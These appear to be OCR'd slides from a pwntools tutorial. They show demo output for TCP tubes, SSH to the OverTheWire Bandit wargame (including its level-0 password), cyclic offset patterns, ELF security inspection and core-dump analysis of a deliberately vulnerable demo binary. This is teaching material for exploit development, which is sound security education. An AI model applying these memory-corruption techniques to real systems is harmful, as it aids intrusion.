
```
[*] Going interactive, press Ctrl+D when done...
[*] Switching to interactive mode
$ ls
01_logging_example.py    04_tubes_process.py     07_tubes_ssh.py
02_progress_example.py    05_tubes_TCP_connect.py
03_ui_prompts.py    06_tubes_tcp_listen.py
$
[*] Stopped process '/bin/bash' (pid 4252)
[+] Script Finished!
$
```

Demo: 05_tubes_TCP_connect.py




```
$ python 05_tubes_TCP_connect.py
[+] Opening connection to 127.0.0.1 on port 31337: Done
[*] Got data from server: Hello Client!
[*] Closed connection to 127.0.0.1 port 31337
[+] Script Finished!
$ 
```

Demo: 06_tubes_tcp_listen.py



```
$ python 06_tubes_tcp_listen.py
[*] Creating Listener on port 31337...
[+] Trying to bind to 0.0.0.0 on port 31337: Done
[+] Waiting for connections on 0.0.0.0:31337: Got connection from
127.0.0.1 on port 53476
[*] Sending the client a hello message...
[*] Waiting for data up to 10 seconds...
[*] Got data from client: Greetings Kind Server!
[*] Closed connection to 127.0.0.1 port 53476
[+] Script Finished!
$
```

Demo: 05 & 06 Together PCAP



Wireshark · Follow TCP Stream (tcp.stream eq 0) · TCP_Port_31337_Traffic


```
Hello Client!
Greetings Kind Server!
```

4 client pkts, 2 server pkts, 4 turns.

Entire conversation (37 bytes) — Show and save data as: ASCII — Stream: 0

Find:


Demo: 07_tubes_ssh.py



```
$ python 07_tubes_ssh.py
[+] Connecting to bandit.labs.overthewire.org on port 2220: Done
[!] Couldn't check security settings on 'bandit.labs.overthewire.o
rg'
[+] Opening new channel: 'pwd': Done
[+] Receiving all data: Done (14B)
[*] Closed SSH channel with bandit.labs.overthewire.org
[*] Current Directory: /home/bandit0
[+] Opening new channel: 'ls': Done
[+] Receiving all data: Done (7B)
[*] Closed SSH channel with bandit.labs.overthewire.org
[*] Directory Listing: readme
[+] Opening new channel: 'cat readme': Done
[+] Receiving all data: Done (33B)
[*] Closed SSH channel with bandit.labs.overthewire.org
[+] Readme Contains: boJ9jbbUNNfktd78OOpsqOltutMc3MY1
[*] Closed connection to 'bandit.labs.overthewire.org'
[+] Script Finished!
$
```

Utils: cyclic() and cyclic_find()

- Pattern tools. Used to generate unique patterns and find sub pattern offsets.
- Useful for detecting offsets in memory corruption bugs!
- Similar to Metasploits pattern_generate.rb and pattern_offset.rb tools.



```
>>> cyclic(16)
'aaaabaaacaaadaaa'
>>> cyclic_find('baaa')
4
>>> cyclic_find('aaca')
6
>>> 
```

ELF: Working with ELF Binaries!

- Mostly wrappers to elftools library.
- Can be used to get security information about binary.
- Map out function imports
- Use it to find symbols, or calculate section offsets on the fly.
- Can modify inline asm and save off the modified code to a file.
- Can disassemble code on the fly.

ELF: Opening an ELF File


- e = ELF('/path/to/ELF', checksec=True)
  - if checksec is True (default) it will run a checksec.sh on it.
- That’s it. You have an ELF class. This is useful for looking at an ELF, or passing it to other classes like DynELF() or ROP().

ELF: Mining information


- Can get information on architecure, bitness, endian.
- Can get tons of security info.
- Can get sections and segments info.
- See PLT/GOT entries.
- If not stripped, view functions!
- Check out 08_elf_info.py for several examples of mining information.

Demo: 08_elf_info.py

- Depends on ./pwntools_demo_pwn_me binary. C code and Binary included in tarball.



```
$ python 08_elf_info.py
[*] Opening ./pwntools_demo_pwn_me

    ---===[ General Information ]===---
[*] Type: EXEC
[*] Architecture: i386
[*] Bitness: 32 bit
[*] Endian Order: little
[*] Entry Point: 0x080483d0
[*] Number of RWX Segments: 0
[*] Statically Linked: False
[*] UPX Packed: False

    ---===[ Security Information ]===---
[*] ASLR: False
[*] ASAN: False
[*] DEP: True
[*] Canary: False
[*] Fortify: False
[*] MSAN: False
[*] PIE: False
[*] RELRO: Partial
[*] UBSAN: False
[*] RPATH: None
```




```
    ---===[ PLT Entries ]===---
[*] Number of PLT Entries: 7
    0x080483c0 => __gmon_start__
    0x08048390 => puts
    0x08048370 => bzero
    0x08048380 => strcpy
    0x080483a0 => exit
    0x08048360 => printf
    0x080483b0 => __libc_start_main

    ---===[ Functions ]===---
[*] Number of Functions: 6
    0x08048400 - 0x04 bytes => __x86.get_pc_thunk.bx
    0x08048670 - 0x02 bytes => __libc_csu_fini
    0x080484f9 - 0x7d bytes => vulnFunc
    0x080484cb - 0x2e bytes => neverCalledWinnerFunction
    0x08048576 - 0x8c bytes => main
    0x08048610 - 0x5d bytes => __libc_csu_init
```

ELF.corefile: Analyze Dump Files!

- This is the greatest thing since tummy rubs!
- This can enable an you to open up a core dump and analyze it programatically!
- This means, build a fuzzer and automagically let the fuzzer determine if the crash was useful.
- This can almost automate the exploit process!
- Use ‘ulimited -c unlimited’ on a shell to generate core dumps!

Demo: 09_corefile_demo.py




```
$ python ./09_corefile_demo.py
[*] Opening ./pwntools_demo_pwn_me
[*] Setting "ulimit -c unlimited" on shell...
[*] Attempting to crash ./pwntools_demo_pwn_me for a coredump file.
[*] Found Core dump file, opening...
[!] Found bad environment at 0xfffa5fd2

    ---===[ General Information ]===---

[*] Signal: 11
[*] Fault Address: 0x41414141
[*] PID: 2499

    ---===[ Registers Dump Via Loop ]===---
    xds => 0x0000002b
    eip => 0x41414141
    xss => 0x0000002b
    esp => 0xfffa2560
    xgs => 0x00000063
    edi => 0xf7764000
    orig_eax => 0xffffffff
    xcs => 0x00000023
    eax => 0x0000003c
    ebp => 0x41414141
    xes => 0x0000002b
    eflags => 0x00010286
    edx => 0xf7765870
    ebx => 0x41414141
    xfs => 0x00000000
    esi => 0xfffa25a0
    ecx => 0xfbad0084

    ---===[ Direct Access Registers ]===---
[*] EIP: 0x41414141
[*] ESP: 0xfffa2560
[*] EBP: 0x41414141
```

pwntools_demo_pwn_me.c

